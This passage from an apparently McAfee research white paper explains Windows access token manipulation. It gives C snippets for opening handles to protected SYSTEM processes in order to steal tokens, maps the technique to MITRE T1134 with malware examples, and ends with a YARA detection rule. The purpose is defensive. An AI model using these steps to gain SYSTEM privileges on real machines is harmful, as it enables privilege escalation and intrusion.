OpenProcess success when looked at through Sysinternal's Process Explorer. We see that csrss.exe is protected with **PsProtectedSignerWinTcb-Light** and on accessing permissions settings, it throws a process open error.



This is also indicated in the OpenProcess docs as well.

If the specified process is the System Idle Process (0x00000000), the function fails and the last error code is `ERROR_INVALID_PARAMETER`. If the specified process is the System process or one of the Client Server Run-Time Subsystem (CSRSS) processes, this function fails and the last error code is `ERROR_ACCESS_DENIED` because their access restrictions prevent user-level code from opening them.

Many of the other processes were found to be protected with the same or other protections.

wininit.exe		1,024 K	5,300 K	524	NT AUTHORITY\SYSTEM	0	PsProtectedSignerWinTcb-Light
csrss.exe		1,012 K	4,008 K	452	NT AUTHORITY\SYSTEM	0	PsProtectedSignerWinTcb-Light
Memory Compression		368 K	79,112 K	2000	NT AUTHORITY\SYSTEM	0	
smss.exe		332 K	952 K	364	NT AUTHORITY\SYSTEM	0	PsProtectedSignerWinTcb-Light
csrss.exe	0.32	1,276 K	5,132 K	536	NT AUTHORITY\SYSTEM	1	PsProtectedSignerWinTcb-Light
services.exe		2,948 K	6,092 K	632	NT AUTHORITY\SYSTEM	0	PsProtectedSignerWinTcb-Light

Digging into this a bit further and came across very interesting behavior which is worth highlighting here. If we look at the OpenProcess call in the code as shown below, **PROCESS_QUERY_INFORMATION** is passed as a desired access.

```
HANDLE hProcess = NULL;
int pid = atoi(argv[1]);
hProcess = OpenProcess(PROCESS_QUERY_INFORMATION, TRUE, pid);
if (!hProcess)
{
    _tprintf(L"[ + ]  OpenProcess failed - Error Code: %d\n", GetLastError())
     return FALSE;
}
```

API documentation here mentions **PROCESS_QUERY_INFORMATION** from a process to the protected process isn't allowed and we need to use **PROCESS_QUERY_LIMITED_INFORMATION** in the OpenProcess call if we need to acquire a handle to the protected process

Parameters

`dwDesiredAccess`

The access to the process object. This access right is checked against the security descriptor for the process. This parameter can be one or more of the process access rights.

Protected Processes

Windows Vista introduces *protected processes* to enhance support for Digital Rights Management. The system restricts access to protected processes and the threads of protected processes.

The following standard access rights are not allowed from a process to a protected process:

- DELETE
- READ_CONTROL
- WRITE_DAC
- WRITE_OWNER

The following specific access rights are not allowed from a process to a protected process:

- PROCESS_ALL_ACCESS
- PROCESS_CREATE_PROCESS
- PROCESS_CREATE_THREAD
- PROCESS_DUP_HANDLE
- PROCESS_QUERY_INFORMATION
- PROCESS_SET_INFORMATION
- PROCESS_SET_QUOTA
- PROCESS_VM_OPERATION
- PROCESS_VM_READ
- PROCESS_VM_WRITE


PROCESS_QUERY_INFORMATION not allowed on the protected process. Instead we need to use **PROCESS_QUERY_LIMITED_INFORMATION**

The PROCESS_QUERY_LIMITED_INFORMATION right was introduced to provide access to a subset of the information available through PROCESS_QUERY_INFORMATION.


Further, I modified the code to use the **PROCESS_QUERY_LIMITED_INFORMATION** while opening a handle to the protected process:


```
HANDLE hProcess = NULL;
int pid = atoi(argv[1]);
hProcess = OpenProcess(PROCESS_QUERY_LIMITED_INFORMATION, TRUE, pid);
if (!hProcess)
{
    _tprintf(L"[ + ]  OpenProcess failed - Error Code: %d\n", GetLastError());
     return FALSE;
}
```

and I was able to successfully open the process, steal token and start a new process with SYSTEM level privileges.




While looking into OpenProcessToken call failure, we found few differences between the access permissions of those processes. The below snapshot highlights the differences in the permission settings for two different processes: one with **OpenProcessToken** success and the other with **OpenProcessToken** failure.





Along with the above highlighted difference in the process permissions, a related Specterops blog here also highlights another major difference between the access token ownership of these processes because of which OpenProcessToken failed. Access token ownership relates to the TOKEN_USER and TOKEN_OWNER and as we see below, both the processes, lsass.exe with OpenProcessToken success and spoolsv.exe with OpenProcessToken failure, had a different token owner.



COVERAGE


MITRE ATT&CK

MITRE ATT&CK maps "**Access token manipulation**" under privilege escalation technique T1134 and has identified many high impact malware attacks armed with lateral movement capabilities using process access token impersonation attacks as shown below. Many of the recent APTs have been using similar techniques as well.

Blue Mockingbird	Blue Mockingbird has used JuicyPotato to abuse the `SeImpersonate` token privilege to escalate from w
Duqu	Duqu examines running system processes for tokens that have specific system privileges. If it finds one the stored token attached. It can also steal tokens to acquire administrative privileges.[3]
Empire	Empire can use PowerSploit's `Invoke-TokenManipulation` to manipulate access tokens.[4]
FIN6	FIN6 has used has used Metasploit's named-pipe impersonation technique to escalate privileges.[5]
Hydraq	Hydraq creates a backdoor through which remote attackers can adjust token privileges.[6]
PoshC2	PoshC2 can use Invoke-TokenManipulation for manipulating tokens.[7]

https://attack.mitre.org/techniques/T1134/

The below simplified visualization maps the access token manipulation techniques used by malware to stages of lateral movement and when they are used during malware spreading activity.



DETECTING ACCESS TOKEN MANIPULATION ATTACKS

YARA RULE

One of the ways to detect access token attacks is to monitor the Windows APIs used. The following YARA rule can help with this detection.

```
rule access_token_impersonation
{
meta:
    description = “Yara rule to detect process access token impersonation”
    author = “Chintan Shah”
    date = “2021-01-29”
    rule_version = “v1.1”
    malware_family = “APT28/ FIN/ RottenPotato/Petya”
    mitre_attack = “T1134.001 T1134.002 T1134.003”
strings:
    $api1 = “OpenProcess”
    $api2 = “OpenProcesstoken”
    $api3 = “DuplicateTokenEx”
    $apipath1_1 = “CreateThread”
    $apipath1_2 = “SetTokenInformation”
    $apipath1_3 = “SetThreadToken”
    $apipath1_4 = “ResumeThread”
    $apipath2_1 = “ImpersonateLoggedOnUser”
    $apipath3_1 = “CreateProcessWithToken”
    $apipath4_1 = “CreateProcessAsUser”

condition:
  (all of ($api*) and all of ($apipath1_*)) or ( $api1 and $api2 and $apipath2_1 ) or ( all of ($api*) and $apipath3_1) or ( all of ($api*) and $apipath4_1)
```

CONCLUSION

Access token manipulation attacks help malware execute its lateral movement activities by staying under the radar and evading many other mitigations like User Account Control, file system restrictions and other System Access Control Lists (SACLs). Since these attack techniques use the inbuilt Windows security features and exploits known as Windows APIs, it is critical to monitor the malicious use of these APIs to generically detect the malware using them. Since malware would usually target SYSTEM level running processes for stealing tokens to gain elevated local privileges, it is also a good security measure to monitor the API calls targeting these processes.

ABOUT THE AUTHOR

CHINTAN SHAH

Chintan Shah is currently working as a Lead Security Researcher with the McAfee Intrusion Prevention System team and holds broad experience in the network security industry. He primarily focuses on exploit and vulnerability research, building threat Intelligence frameworks, reverse engineering techniques and malware analysis. He has researched and uncovered multiple targeted and espionage attacks and his interests lie in software fuzzing for vulnerability discovery, analyzing exploits, malware and translating to product improvement.

ABOUT MCAFEE

McAfee is the device-to-cloud cybersecurity company. Inspired by the power of working together, McAfee creates business and consumer solutions that make our world a safer place. By building solutions that work with other companies' products, McAfee helps businesses orchestrate cyber environments that are truly integrated, where protection, detection, and correction of threats happen simultaneously and collaboratively. By protecting consumers across all their devices, McAfee secures their digital lifestyle at home and away. By working with other security players, McAfee is leading the effort to unite against cybercriminals for the benefit of all.

www.mcafee.com

MCAFEE ATR

The McAfee® Advanced Threat Research Operational Intelligence team operates globally around the clock, keeping watch of the latest cyber campaigns and actively tracking the most impactful cyber threats. Several McAfee products and reports, such as MVISION Insights and APG ATLAS, are fueled with the team's intelligence work. In addition to providing the latest Threat Intelligence to our customers, the team also performs unique quality checks and enriches the incoming data from all of McAfee's sensors in a way that allows customers to hit the ground running and focus on the threats that matter.

Subscribe to receive our Threat Information.

6220 America Center Drive
San Jose, CA 95002
888.847.8766
www.mcafee.com

McAfee and the McAfee logo are trademarks or registered trademarks of McAfee, LLC or its subsidiaries in the US and other countries. Other marks and brands may be claimed as the property of others. Copyright © 2021 McAfee, LLC. 4735_0421
APRIL 2021